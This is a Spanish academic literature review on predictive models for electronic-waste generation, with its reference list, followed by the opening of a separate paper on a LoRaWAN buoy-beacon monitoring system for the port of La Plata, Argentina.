Resumen La necesidad de generar respuestas efectivas a problemas como la generación de residuos electrónicos ha impulsado el diseño de propuestas innovadoras que permitan tomar decisiones adecuadas y evitar su impacto ambiental. El estudio analiza una serie de modelos de predicción orientados a la generación de residuos electrónicos en los últimos cinco años, con el objetivo de conocer las diferentes contribuciones que se han realizado en el ámbito de la informática y determinar si no se ha utilizado el enfoque de Inteligencia Ambiental para este propósito. Se propone una metodología cualitativa centrada en un proceso de revisión bibliográfica. Los resultados muestran que no se han desarrollado modelos predictivos enmarcados en enfoques de inteligencia ambiental, posicionándolos como una alternativa viable e innovadora.

Palabras claves: modelos predictivos, generación de residuos, Inteligencia ambiental.

1 Introducción

En los últimos años, la industria tecnológica ha crecido de forma significativa, generando nuevos productos y servicios que han transformado no solo la vida cotidiana de las personas, sino también el panorama económico global [1]. Sin embargo, este incremento constante de la tecnología en conjunto con el consumismo desmedido que impulsa la obsolescencia rápida de dispositivos genera una acumulación alarmante de residuos electrónicos convirtiéndose en un problema ambiental y de salud para la población en general [2]

A diferencia de otros tipos de residuos, los electrónicos integran un conjunto complejo de materiales que van desde materiales pesados, hasta componentes tóxicos, lo que los hacen difíciles de gestionar y reciclar de manera segura [3]. A esto se suma la falta de infraestructuras adecuadas para el manejo de estos elementos que dificulta su gestión eficiente[4]. Las consecuencias de este problema van desde la exposición de estos residuos en vertederos hasta la acumulación de los mismos, exponiendo a las personas a riesgos de salud y por ende aumentando la contaminación ambiental [5].

Este tipo de desafíos incrementa la necesidad de impulsar el desarrollo de ciudades inteligentes y sostenibles que a traves de la tecnología aborden problemas importantes como la gestión de residuos electrónicos [6]. Son varios los estudios que exploran soluciones innovadoras a través de modelos predictivos y otras herramientas avanzadas que buscan mejorar la gestión de residuos electrónicos y optimizar el uso de los recursos electrónicos de manera más eficiente, promoviendo así prácticas más sostenibles.

Este estudio plantea una revisión documental de los modelos predictivos asociados a la generación de residuos electrónicos, brindando una idea clara de las propuestas que se han generado en los últimos cinco años y explorando cómo estas herramientas pueden servir de base para el desarrollo de ciudades inteligentes y sostenibles desde la perspectiva de la inteligencia ambiental. El estudio se espera probar que si bien se han desarrollado múltiples modelos predictivos, estos se sustentan en otros enfoques como IoT o Inteligencia Artificial, estableciendo la Inteligencia Ambiental como una alternativa innovadora que no ha sido aplicada de manera directa en estos ámbitos de investigación. Por tanto, el estudio busca responder la siguiente interrogante ¿Se han desarrollado modelos predictivos orientados a la generación de residuos electrónicos que se sustenten en Inteligencia Ambiental en los últimos cinco años?

2 Marco teórico-conceptual

Los modelos predictivos representan un avance significativo en la capacidad humana al momento de prever y planificar el futuro utilizando de base datos histórico y patrones identificados [7]. Esto los convierte en una alternativa viable al buscar soluciones sostenibles debido a su capacidad para anticipar tendencias [8]. En este contexto la generación de residuos se convierte en un problema constante puesto que representa un problema de salud que afecta a las comunidades [9]. En los siguientes párrafos se presenta un análisis más profundo de los aspectos mencionados.

2.1. Modelos predictivos

Un modelo predictivo implica un conjunto controlado de algoritmos direccionados a analizar patrones con el objetivo de desarrollar pronósticos o estimaciones de eventos futuros [8]. Al emplear algoritmos avanzados y técnicas estadísticas, los modelos predictivos pueden revelar relaciones complejas y no evidentes entre variables, proporcionando así una comprensión más profunda de los fenómenos que afectan a una empresa, mercado o proceso [10].

La capacidad de los modelos predictivos de aprender y adaptarse a los nuevos datos de manera continua garantiza una mejora constante en la precisión de las predicciones

que se realiza[11]. La continua incorporación de datos permite capturar cambios en las tendencias de respuesta, así como comportamientos subyacentes permitiendo descubrir nuevas relaciones que de forma inicial pudieron no ser evidentes [12]. Este proceso iterativo contribuye a optimizar la toma de decisiones basadas en datos, brindando un mayor nivel de confianza en las predicciones [13], [14].

Los modelos predictivos están trascendiendo su aplicación tradicional en industrias específicas para convertirse en herramientas accesibles que optimizan procesos en la vida cotidiana [12]. Este uso extendido de los modelos predictivos en contextos cotidianos no solo simplifica tareas complejas, sino que también promueve la eficiencia y la efectividad en decisiones personales [15]. Eso lo convierte en una alternativa eficiente para generar soluciones a problemáticas que requieren de anticipación y precisión en la toma de decisiones como la generación de residuos electrónicos.

2.2. Residuos Electrónicos

Los residuos electrónicos también conocidos como “ewaste” o desechos electrónicos, comprenden cualquier tipo de equipo eléctrico o electrónico que ha llegado al final de su vida útil y necesita ser eliminado o reciclado adecuadamente [16]. Esto incluye desde dispositivos pequeños como teléfonos móviles y computadoras portátiles hasta electrodomésticos grandes como neveras y lavadoras [3]. Debido a la rápida evolución tecnológica y al ciclo de vida relativamente corto de muchos productos electrónicos, la cantidad de ewaste generado globalmente está aumentando de manera alarmante [17].

Estos desechos electrónicos contienen una variedad de materiales peligrosos como plomo, mercurio cadmio y retardantes de llama bromados, que representan riesgos significativos para la salud humana y el medio ambiente si no se manejan correctamente [7]. La gestión inadecuada de los residuos electrónicos puede resultar en la contaminación del suelo, agua y aire, así como en la exposición a sustancias tóxicas para los trabajadores que los manipulan sin las precauciones adecuadas [18].

La generación desmedida de residuos electrónicos se ha convertido en una problemática a analizar considerando que la producción de estos ha aumentado a 2,6 millones de toneladas cada año, lo que en 2030 supondría alrededor de 82 millones de toneladas [19] Este incremento exponencial plantea serios desafíos ambientales y de gestión al contener contienen materiales tóxicos y difíciles de desechar adecuadamente.

La búsqueda de soluciones innovadoras a través del uso de enfoques como IoT, Inteligencia Artificial o Inteligencia Ambiental plantean oportunidades significativas para abordar la problemática de los residuos electrónicos de manera más efectiva y sostenible [20]. En este punto, el desarrollo de modelos predictivos podría optimizar la capacidad de anticipar la generación de residuos electrónicos, optimizar los procesos de recolección y reciclaje, y prever la demanda futura de componentes reutilizables.

2.3. Amenazas a la validez

El desarrollo del estudio se efectuó bajo un trabajo en conjunto de los investigadores en cada una de las fases de investigación, evitando que se generarán sesgos que pudieran afectar su validez. En este contexto, la revisión documental se generó de forma

organizada estableciendo parámetros temporales concretos para cada investigador. En el caso de las fases siguientes, la información presentada parte de un consenso en función de las perspectivas y opiniones de los investigadores, logrando una participación activa en cada caso.

3 Método

El estudio considera un enfoque cualitativo basado en un proceso de revisión bibliográfica y documental respecto a los modelos de predicción orientados a la generación de residuos. Se consideraron las tres fases de la revisión sistemática propuesta por Kitchenham y Charters [21]. De esta forma se partió por la planificación del proceso de revisión donde se determinó el uso del motor de búsqueda Scopus basado en la importancia de considerar artículos publicados en revistas de alto impacto, además que muchos de los artículos que se encuentran en este motor se repiten en otros motores de búsqueda como Schoolar Google, WoS, Springer, Ebsco o Scielo, optimizando el proceso de búsqueda de forma más delimitada. La segunda fase se centró en el desarrollo de la revisión para lo cual se consideraron los criterios de inclusión: Documentos publicados entre 2020-2024; Documentos que integren o aborden los términos "predictive models", "electronic waste", y "environmental intelligence" en su título, palabras claves o contenido. Los criterios de exclusión fueron: Documentos que no se asocien de manera directa con los términos determinados; Documentos que no posean relación con el área de Tecnología e Informática. Finalmente, la tercera fase consistió en informar la revisión, acción que se presenta en los siguientes apartados. Este proceso se realizó entre los meses de junio y julio del 2024.




Fig. 1. Proceso de selección de los estudios

3.1 Resultados

La revisión documental realizada en torno a los modelos de predicción orientados a la generación de residuos electrónicos con un enfoque de ciudades inteligentes sostenibles desde la perspectiva de la inteligencia ambiental ha sido valorada de manera minuciosa

con la finalidad de conocer si se han generado acercamientos al tema planteado. En este contexto se encontró un número significativo de publicaciones correspondientes a diferentes disciplinas que no se asociaban con el área de estudio. Esto direccionó la búsqueda hacia el área de ciencias de la computación, tomando en cuenta que esta permitía acceder a resultados mucho más cercanos al tema propuesto.

Los artículos seleccionados fueron distribuidos en función de su año de publicación con la finalidad de conocer la actividad científica en el rango de tiempo determinado; también se clasificó por países para conocer la contribución y el impacto de diferentes regiones en el desarrollo de la investigación, permitiendo identificar tendencias geográficas y temporales en la producción académica y facilitando un análisis comparativo de la evolución del conocimiento científico a nivel global. Para crear una búsqueda más específica se integraron los conceptos "prediction model" y "predictive models" impulsando una búsqueda más concreta. Es importante mencionar que la búsqueda conjunta de los términos: "predictive models", "electronic waste", y "environmental intelligence" no generaron ningún resultado tanto dentro de los últimos cinco años, como en fechas anteriores a la propuesta.

De las 50 publicaciones analizadas solo 20 mostraban una relación directa con el tema central de estudio. Si bien la mayoría de las publicaciones hacían referencia a modelos predictivos, solo 20 se acercaron a la generación de residuos bajo los términos "prediction model" y "predictive models". Es necesario mencionar que todos los estudios considerados se enmarcaron dentro del Área de las Ciencias de la Computación (Ver tabla 1).

Tabla 1. Distribución geográfica de las publicaciones.

Términos	Número de publicaciones	Área de las Ciencias de la computación
Prediction model	9	9
Predictive models	11	11

Es importante mencionar que si bien los estudios encontrados implican el desarrollo de modelos predictivos, no en todos los casos estos se evidencian dentro de su título, enmarcándose en la mayoría de los casos como propuestas.

Tabla 2. Publicaciones escogidas para el estudio

Publicación	Descripción	Público Objetivo
Madkhali et al., 2023	Comprehensive Review on E-Waste Management Strategies and Prediction Methods: A Saudi Arabia Perspective	Australia
F. Wang et al., 2021	Forecasting the electronic waste quantity with a decomposition-ensemble approach	China
Mao et al., 2020	Fractional grey model based on non-singular exponential kernel and its application in the prediction of electronic waste precious metal content	China
Duman et al., 2020	Predictive analysis of electronic waste for reverse logistics operations: a comparison of improved univariate grey models	USA

Jana et al., 2021	Determinants of electronic waste generation in Bitcoin network: Evidence from the machine learning approach	India
Mohsin et al., 2022	Forecasting e-waste recovery scale driven by seasonal data characteristics: A decomposition-ensemble approach.	China
Duman & Kongar, 2023	ESG Modeling and Prediction Uncertainty of Electronic Waste.	USA
Srivastava & Dhaker, 2024	Data-driven approach for Cu recovery from hazardous e-waste.	India
H. Li et al., 2021	E-Waste Management Using Machine Learning	China
Vishwakarma et al., 2023	Global scenario of E-waste generation: trends and future predictions.	India
Khatiwada et al., 2023	E-waste management in Nepal: A case study overcoming challenges and opportunities.	Tailandia
Kazancoglu et al., 2021	A proposed sustainable and digital collection and classification center model to manage e-waste in emerging economies	Turquía
Shah et al., 2023	Mechanical behaviour of E-waste aggregate concrete using a novel machine learning algorithm: Multi expression programming (MEP).	Pakistan
Bagwan, 2024	Electronic waste (E-waste) generation and management scenario of India, and ARIMA forecasting of E-waste processing capacity of Maharashtra state till 2030	India
Jana et al., 2022	Taming energy and electronic waste generation in bitcoin mining: Insights from Facebook prophet and deep neural network	India
Chhabra et al., 2024	Towards Sustainable Consumer Electronics: DL-based SoH and RUL Prediction for E-Waste Reduction	India
Latha et al., 2022	Dynamic convolutional neural network based <scp>e-waste</scp> management and optimized collection planning.	India
Sharma & Kumar, 2022	Sustainable Collection and Classification of E-Waste: A Proposed Computer Vision Technology-Based Framework	India
Liu et al., 2022	Developing a GIS-based model to quantify spatiotemporal pattern of home appliances and e-waste generation—A case study in Xiamen, China	China
Rodrigues et al., 2020	Domestic flow of e-waste in São Paulo, Brazil: Characterization to support public policies	Brasil

3.2 Discusión

Los estudios seleccionados para revisión evidenciaron una serie de modelos predictivos enfocados a la generación de residuos, especialmente de tipo electrónicos, estableciéndose como una alternativa viable y eficiente para disminuir el impacto de este problema. La necesidad de diseñar estrategias preventivas a direccionado a utilizar la tecnología como un recurso clave para el abordaje de los residuos electrónicos convirtiéndose en un medio controlado para lograr este objetivo en diferentes contextos.

La masiva producción de tecnología se convierte en un factor determinante en este problema, especialmente en países como India o China donde la adaptación a las nuevas

tendencias digitales ha generado una cultura de continuo descarte de dispositivos electrónicos [9], [22], [23]. En este sentido los modelos predictivos buscan abordar la mejora de las prácticas actuales anticipando las tendencias futuras en la generación de deshechos [24]. En este sentido el diseño de los modelos predictivos plantea una predicción cuantitativa de la cantidad de los residuos electrónicos con la finalidad de implementar estrategias que logren prever la generación de los mismos [7], [17].

De esta forma se encontraron modelos predictivos centrados en aprendizaje automático [16], [24], [25], [26], [27], [28], [29]; modelos predictivos basados en métodos estadísticos [17], [30], [31], [32], [33], [34]; modelos predictivos de optimización y aplicación [22], [35], [36]; y modelos basados en tecnologías emergentes (IoT, IA) [9], [23], [37], [38].

4. Conclusión

El abordaje documental realizado permitió conocer como el diseño efectivo de modelos predictivos puede generar cambios potenciales en la generación de residuos electrónicos. Los múltiples modelos analizados dejan claro como la tecnología puede ser utilizada para anticipar la generación de estos residuos a partir de herramientas predictivas que no solo reducen los procesos operativos que este tipo de acciones implicarían, sino también disminuyen el impacto ambiental. Desde la predicción de la demanda de productos electrónicos hasta la evaluación de patrones de consumo, cada uno de los modelos analizados resalta la necesidad de adoptar estrategias innovadoras respecto a la generación de residuos.

Se concluye que a pesar de existir una variedad de modelos predictivos direccionados a la generación de residuos electrónicos, en ninguno de los casos se utilizó de base el enfoque de inteligencia ambiental, lo cual lo convierte en un enfoque innovador que puede ser utilizado para futuros modelos predictivos orientados a la generación de residuos electrónicos. Como trabajo futuro se plantea el diseño de un modelo predictivo aplicando inteligencia ambiental orientado a la generación de residuos electrónicos con un enfoque de Ciudades inteligentes sostenible para la ciudad de Guayaquil.

Referencias

[1] Y. Li *et al.*, “A lifelong journey of lead in soil profiles at an abandoned e-waste recycling site: Past, present, and future,” *Environmental Pollution*, vol. 320, p. 121097, Mar. 2023, doi: 10.1016/j.envpol.2023.121097.

[2] B. Wang, M. Farooque, R. Y. Zhong, A. Zhang, and Y. Liu, “Internet of Things (IoT)-Enabled accountability in source separation of household waste for a circular economy in China,” *J Clean Prod*, vol. 300, p. 126773, Jun. 2021, doi: 10.1016/j.jclepro.2021.126773.

[3] M. Kiran, P. V. Shanmugam, A. Mishra, A. Mehendale, and H. R. Nadheera Sherin, “A multivariate discrete grey model for estimating the waste from mobile phones, televisions, and personal computers in India,” *J Clean Prod*, vol. 293, p. 126185, Apr. 2021, doi: 10.1016/j.jclepro.2021.126185.

[4] S. Mishra, L. Jena, H. K. Tripathy, and T. Gaber, "Prioritized and predictive intelligence of things enabled waste management model in smart and sustainable environment," *PLoS One*, vol. 17, no. 8, p. e0272383, Aug. 2022, doi: 10.1371/journal.pone.0272383.

[5] D. V. Kapskiy, O. N. Larin, T. T. H. Nguyen, and L. V. Khmelnitskaya, "Organization of Logistics Operations for Transportation of Household Electronic Waste in Cities," *Science & Technique*, vol. 21, no. 6, pp. 517–524, Dec. 2022, doi: 10.21122/2227-1031-2022-21-6-517-524.

[6] S. E. Bibri, J. Krogstie, A. Kaboli, and A. Alahi, "Smarter eco-cities and their leading-edge artificial intelligence of things solutions for environmental sustainability: A comprehensive systematic review," *Environmental Science and Ecotechnology*, vol. 19, p. 100330, May 2024, doi: 10.1016/j.ese.2023.100330.

[7] S. Mao, Y. Kang, Y. Zhang, X. Xiao, and H. Zhu, "Fractional grey model based on non-singular exponential kernel and its application in the prediction of electronic waste precious metal content," *ISA Trans*, vol. 107, pp. 12–26, Dec. 2020, doi: 10.1016/j.isatra.2020.07.023.

[8] H. Aly, A. Al-Ali, A. Al-Ali, and Q. Malluhi, "Analysis of Predictive Models for Revealing Household Characteristics using Smart Grid Data," in *2023 IEEE PES Innovative Smart Grid Technologies Europe (ISGT EUROPE)*, IEEE, Oct. 2023, pp. 1–5. doi: 10.1109/ISGTEUROPE56780.2023.10407215.

[9] H. Sharma and H. Kumar, "Sustainable Collection and Classification of E-Waste: A Proposed Computer Vision Technology-Based Framework," *SSRN Electronic Journal*, 2022, doi: 10.2139/ssrn.4049693.

[10] Q. Xiao and H. Wang, "Prediction of WEEE Recycling in China Based on an Improved Grey Prediction Model," *Sustainability*, vol. 14, no. 11, p. 6789, Jun. 2022, doi: 10.3390/su14116789.

[11] Z. ElArwady, A. Kandil, M. Afiffy, and M. Marzouk, "Modeling indoor thermal comfort in buildings using digital twin and machine learning," *Developments in the Built Environment*, vol. 19, p. 100480, Oct. 2024, doi: 10.1016/j.dibe.2024.100480.

[12] J. Guo and J. H. W. Lee, "Development of Predictive Models for 'Very Poor' Beach Water Quality Gradings Using Class-Imbalance Learning," *Environ Sci Technol*, vol. 55, no. 21, pp. 14990–15000, Nov. 2021, doi: 10.1021/acs.est.1c03350.

[13] R. Huang *et al.*, "Topic and knowledge-enhanced modeling for edge-enabled IoT user identity linkage across social networks," *Journal of Cloud Computing*, vol. 13, no. 1, p. 107, May 2024, doi: 10.1186/s13677-024-00659-z.

[14] N. Dalhat Mu'azu and S. Olusanya Olatunji, "K-nearest neighbor based computational intelligence and RSM predictive models for extraction of Cadmium from contaminated soil," *Ain Shams Engineering Journal*, vol. 14, no. 4, p. 101944, Apr. 2023, doi: 10.1016/j.asej.2022.101944.

[15] S. Polymeni, E. Athanasakis, G. Spanos, K. Votis, and D. Tzovaras, "IoT-based prediction models in the environmental context: A systematic Literature Review," *Internet of Things*, vol. 20, p. 100612, Nov. 2022, doi: 10.1016/j.iot.2022.100612.

[16] H. Li, Z. Jin, and S. Krishnamoorthy, “E-Waste Management Using Machine Learning,” in *2021 6th International Conference on Big Data and Computing*, New York, NY, USA: ACM, May 2021, pp. 30–35. doi: 10.1145/3469968.3469973.

[17] F. Wang, L. Yu, and A. Wu, “Forecasting the electronic waste quantity with a decomposition-ensemble approach,” *Waste Management*, vol. 120, pp. 828–838, Feb. 2021, doi: 10.1016/j.wasman.2020.11.006.

[18] I. M. W. Widyarsana, D. S. Supramono, and N. Fadel, “Electronic Waste Generation Prediction in Bandung City, Indonesia,” *Environmental and Climate Technologies*, vol. 25, no. 1, pp. 111–120, Jan. 2021, doi: 10.2478/rtuect-2021-0007.

[19] C. Baldé, R. Kuehr, T. Yamamoto, R. Mc Donalds, and E. D’Ángelo, “The Global E-Waste Monitor 2024,” 2024. Accessed: Jul. 01, 2024. [Online]. Available: https://api.globalewaste.org/publications/file/297/Global-E-waste-Monitor-2024.pdf

[20] J. Pwavodi, A. U. Ibrahim, P. C. Pwavodi, F. Al-Turjman, and A. Mohand-Said, “The role of artificial intelligence and IoT in prediction of earthquakes: Review,” *Artificial Intelligence in Geosciences*, vol. 5, p. 100075, Dec. 2024, doi: 10.1016/j.aiig.2024.100075.

[21] B. Kitchenham and S. Charters, “Guidelines for performing Systematic Literature Reviews in Software Engineering ,” Technical Report, University of Durham, Durham, 2007.

[22] W. A. Bagwan, “Electronic waste (E-waste) generation and management scenario of India, and ARIMA forecasting of E-waste processing capacity of Maharashtra state till 2030,” *Waste Management Bulletin*, vol. 1, no. 4, pp. 41–51, Mar. 2024, doi: 10.1016/j.wmb.2023.08.002.

[23] Y. Liu, L. Song, W. Wang, X. Jian, and W.-Q. Chen, “Developing a GIS-based model to quantify spatiotemporal pattern of home appliances and e-waste generation—A case study in Xiamen, China,” *Waste Management*, vol. 137, pp. 150–157, Jan. 2022, doi: 10.1016/j.wasman.2021.10.039.

[24] H. Madkhali, S. Duraib, L. Nguyen, M. Prasad, M. Sharma, and S. Joshi, “A Comprehensive Review on E-Waste Management Strategies and Prediction Methods: A Saudi Arabia Perspective,” *Knowledge*, vol. 3, no. 2, pp. 163–179, Apr. 2023, doi: 10.3390/knowledge3020012.

[25] R. K. Jana, I. Ghosh, D. Das, and A. Dutta, “Determinants of electronic waste generation in Bitcoin network: Evidence from the machine learning approach,” *Technol Forecast Soc Change*, vol. 173, p. 121101, Dec. 2021, doi: 10.1016/j.techfore.2021.121101.

[26] A. Vishwakarma, K. Kanaujia, and S. Hait, “Global scenario of E-waste generation: trends and future predictions,” in *Global E-Waste Management Strategies and Future Implications*, Elsevier, 2023, pp. 13–30. doi: 10.1016/B978-0-323-99919-9.00013-1.

[27] S. Shah *et al.*, “Mechanical behaviour of E-waste aggregate concrete using a novel machine learning algorithm: Multi expression programming (MEP),” *Journal of Materials Research and Technology*, vol. 25, pp. 5720–5740, Jul. 2023, doi: 10.1016/j.jmrt.2023.07.041.

[28] R. K. Jana, I. Ghosh, and M. W. Wallin, “Taming energy and electronic waste generation in bitcoin mining: Insights from Facebook prophet and deep neural network,” *Technol Forecast Soc Change*, vol. 178, p. 121584, May 2022, doi: 10.1016/j.techfore.2022.121584.

[29] C. J. Latha, K. Kalaiselvi, S. Ramanarayan, R. Srivel, S. Vani, and T. V. M. Sairam, “Dynamic convolutional neural network based <scp>e-waste</scp> management and optimized collection planning,” *Concurr Comput*, vol. 34, no. 17, Aug. 2022, doi: 10.1002/cpe.6941.

[30] S. Mao, Y. Kang, Y. Zhang, X. Xiao, and H. Zhu, “Fractional grey model based on non-singular exponential kernel and its application in the prediction of electronic waste precious metal content,” *ISA Trans*, vol. 107, pp. 12–26, Dec. 2020, doi: 10.1016/j.isatra.2020.07.023.

[31] G. M. Duman, E. Kongar, and S. M. Gupta, “Predictive analysis of electronic waste for reverse logistics operations: a comparison of improved univariate grey models,” *Soft comput*, vol. 24, no. 20, pp. 15747–15762, Oct. 2020, doi: 10.1007/s00500-020-04904-w.

[32] A. Mohsin, L. Hongzhen, M. Masum Iqbal, Z. R. Salim, A. Hossain, and A. Al Kafy, “Forecasting e-waste recovery scale driven by seasonal data characteristics: A decomposition-ensemble approach,” *Waste Management & Research: The Journal for a Sustainable Circular Economy*, vol. 40, no. 7, pp. 870–881, Jul. 2022, doi: 10.1177/0734242X211061443.

[33] G. M. Duman and E. Kongar, “ESG Modeling and Prediction Uncertainty of Electronic Waste,” *Sustainability*, vol. 15, no. 14, p. 11281, Jul. 2023, doi: 10.3390/su151411281.

[34] S. K. Srivastava and K. L. Dhaker, “Data-driven approach for Cu recovery from hazardous e-waste,” *Process Safety and Environmental Protection*, vol. 183, pp. 665–675, Mar. 2024, doi: 10.1016/j.psep.2024.01.013.

[35] Y. Kazancoglu, M. Ozbiltekin, Y. D. Ozkan Ozen, and M. Sagnak, “A proposed sustainable and digital collection and classification center model to manage e-waste in emerging economies,” *Journal of Enterprise Information Management*, vol. 34, no. 1, pp. 267–291, Jan. 2021, doi: 10.1108/JEIM-02-2020-0043.

[36] A. Chhabra *et al.*, “Towards Sustainable Consumer Electronics: DL-based SoH and RUL Prediction for E-Waste Reduction,” in *2024 IEEE International Conference on Consumer Electronics (ICCE)*, IEEE, Jan. 2024, pp. 1–4. doi: 10.1109/ICCE59016.2024.10444466.

[37] B. Khatiwada, R. Jariyaboon, and K. Techato, “E-waste management in Nepal: A case study overcoming challenges and opportunities,” *e-Prime - Advances in Electrical Engineering, Electronics and Energy*, vol. 4, p. 100155, Jun. 2023, doi: 10.1016/j.prime.2023.100155.

[38] A. C. Rodrigues, M. E. G. Boscov, and W. M. R. Günther, “Domestic flow of e-waste in São Paulo, Brazil: Characterization to support public policies,” *Waste Management*, vol. 102, pp. 474–485, Feb. 2020, doi: 10.1016/j.wasman.2019.10.052.

Sistema de balizamiento en Puertos usando LoRaWAN

Javier Díaz[1], Agustín Candia[1], Jorge Bellavita[1], Laura A. Fava[1]
[1]Laboratorio de Investigación en Nuevas Tecnologías Informáticas -LINTI-
Facultad de Informática, Universidad Nacional de La Plata
La Plata, Buenos Aires, Argentina
jdiaz@unlp.edu.ar, acandia@info.unlp.edu.ar, jbellavita@cespi.unlp.edu.ar,
lfava@info.unlp.edu.ar

Abstract. El Puerto La Plata es un importante complejo portuario ubicado en la provincia de Buenos Aires, Argentina. Está situado en la costa del Río de la Plata, entre las ciudades de La Plata y Ensenada, y es uno de los puertos más importantes del país. Por ello el Servicio de Hidrografía Naval (SHN), dependiente del Ministerio de Defensa, busca garantizar los espacios marítimos y fluviales a través del sistema de boyado marítimo. En este contexto, se presenta una experiencia de monitoreo y control del sistema de balizamiento, basado en una red de sensores desplegada sobre las boyas que demarcan el canal de ingreso de embarcaciones comerciales al Puerto, utilizando redes LoRaWAN. Esta red de monitoreo está actualmente operativa y permite, de forma remota, acceder a información estratégica en forma oportuna y veraz para la toma de decisiones a nivel operativo y ayudar así, a prevenir accidentes, protegiendo la vida humana, bienes y los recursos naturales.

Keywords: maritime beacon system, LoRa, LoRaWAN, low cost nodes, IoT.

1 Introducción

El Puerto La Plata[1] se encuentra ubicado frente a la vía navegable troncal del Río de la Plata, por la que se canaliza la mayor parte del tráfico comercial de la Argentina. El consorcio de gestión del puerto es un ente público no estatal con representación en los partidos de La Plata, Berisso y Ensenada. Estos tres distritos conforman la región del Gran La Plata, con una población al 2022 de 933.397 habitantes [1]. El canal de entrada al puerto se encuentra señalizado por un conjunto de 20 boyas a babor y estribor, las cuales comienzan en el Km 1.3 hasta el Km 10.4 y demarcan el acceso para las embarcaciones que circulan tanto en horario diurno como nocturno.
Dentro del sistema de balizamiento marítimo existen 6 tipos de señales que pueden utilizarse en forma individual o combinada, y que el navegante puede distinguirlas fácilmente gracias a sus características [2]. Cada una de las boyas lleva instalada un equipo de balizamiento, compuesto principalmente por una linterna, un panel fotovoltaico con regulador de carga y su correspondiente batería para funcionamiento

[1] Portal del Puerto La Plata-Ensenada, acceso náutico https://www.puertolaplata.com/accesos/nautico

durante las horas nocturnas. Cualquier falla en alguno de sus componentes, podría brindar información parcial o errónea, quedando la zona expuesta a incidentes.
Por ello, como parte de las tareas de mantenimiento periódicas, personal del puerto debía desplazarse a cada una de las boyas para revisión del funcionamiento de los equipos, que incluye la verificación de la carga de las baterías, el estado del panel solar (afectado por factores ambientales y también por la actividad de aves autóctonas), el estado de los leds de la linterna y del gabinete que contiene toda la electrónica.
Un mal funcionamiento de las linternas o de cualquiera de sus componentes, se detectaba en los recorridos diarios e inspecciones visuales del personal encargado del patrullaje del canal. Como herramienta de soporte, se cuenta con un sistema de cámaras y grabación apuntando en dirección al canal, éste último disponible sólo cuando las condiciones meteorológicas lo permiten.
Lo antes descripto, fue relevado en varios encuentros mantenidos entre integrantes del Laboratorio de Investigación en Nuevas Tecnologías Informáticas -LINTI- con representantes del consorcio de gestión del Puerto La Plata y con el proveedor de equipos de balizamiento para el puerto. A partir de este relevamiento, surge la necesidad de contar con un monitoreo remoto y un sistema de alarmas que permita brindar información estratégica y operativa en forma oportuna.
Considerando el contexto de despliegue, que requería un entorno inalámbrico de área amplia con comunicaciones de largo alcance y bajo consumo de energía, se propuso la implementación de una plataforma de hardware con capacidad de comunicación LoRaWAN y un software de monitoreo 7x24 que permita advertir cualquier anomalía en los equipos de balizamiento.
El presente artículo se estructura en cinco secciones: en la primera sección se introduce la problemática a resolver, en la segunda se describe la motivación del proyecto; a continuación, se detallan las etapas de desarrollo del mismo, que involucró diseño y despliegue de la red de comunicaciones y el desarrollo del nodo, tanto hardware como software; la sección IV describe la solución propuesta; y, finalmente, se presentan las conclusiones del despliegue en campo.

2 Motivación

Existen soluciones a problemas portuarios que utilizan tecnologías de comunicación basadas en estándares como GSM (Global System for Mobile communication), AIS (Automatic Identification System), UHF o servicios de comunicación satelital. Algunas de ellas resuelven el problema de localización de buques usando AIS y antenas VHF, o variantes satelitales como SAT-AIS [3] [4] .
Para el caso planteado en este artículo, la cobertura de la red GSM es nula o insuficiente para cubrir la totalidad de los nodos del canal y otras opciones viables con tecnología AIS o satelital elevan considerablemente el costo de la solución y de su mantenimiento en el tiempo.
LoRaWAN, es una tecnología nueva en el campo de las comunicaciones y hay pocos antecedentes de uso de la misma como red de transporte en aplicaciones de “Aids to

Navigation" (AtoN). Si bien existen antecedentes exitosos en entornos marítimos[5][6] y ensayos realizados[7] con esta tecnología, en una primera etapa se hicieron distintas pruebas de performance para evaluarla.
El despliegue de una red IoT basada en LoRaWAN, allana el camino para la instalación de otros dispositivos útiles en un futuro, para la operatoria del Puerto en un futuro, como Estaciones Meteorológicas, dispositivos para medición de calidad del agua, caudalímetros y nivel de mareas, entre otros.
El sistema propuesto e implementado permitirá supervisar a distancia el funcionamiento de los paneles solares y las baterías instaladas, lo que reducirá significativamente la necesidad de contar con los viajes del personal para inspeccionar y garantizar su óptimo rendimiento. Asimismo, posibilitará la implementación de medidas de mantenimiento preventivas y detectar posibles fallos en la electrónica de la linterna, los cuales podrían afectar el correcto balizamiento del canal. Asimismo, funciones adicionales como la sincronización en el encendido de las balizas y la detección de impactos o inclinaciones del gabinete, enriquecen la solución con nuevas perspectivas, previamente inexploradas sin la integración de esta tecnología.

3 Etapas del Proyecto

Para el desarrollo de este proyecto, se plantearon 2 etapas: una primera etapa que involucró el diseño de la red de comunicación y el análisis de su performance y otra segunda etapa destinada al desarrollo del nodo de monitoreo y el software de usuario.

2.1 Diseño de la Red de Comunicaciones y Análisis de Performance

En la primera etapa, se realizaron pruebas de alcance para determinar el comportamiento del radio transceptor de un módulo de comunicaciones con tecnología LoRaWAN. Esta red en la Argentina opera en las bandas de uso compartido 915 - 928 MHz , y se estructura de manera similar a una red celular, esto es, los dispositivos que comunican datos pueden ser captados por una o más antenas. De esta manera, la disposición de antenas juega un rol fundamental para dar una buena cobertura y redundancia a la red de sensores.
Se seleccionó la tecnología LoRaWAN considerando las ventajas que ofrece en un entorno inalámbrico de área amplia:

- comunicaciones de largo alcance manteniendo el bajo consumo de energía (2km a 5km en entornos urbanos y hasta 15km en zonas despejadas).
- operación en bandas de frecuencias no licenciadas (ISM) como 915MHz.
- servicios de red para confirmación de mensajes, encriptación, multicasting y activación/registración en la red "over the air", no presentando limitaciones en el número de paquetes transferidos.
- costo de despliegue y operación bajo en comparación con otras tecnologías similares.
- disponibilidad de equipos y operadores en el mercado.

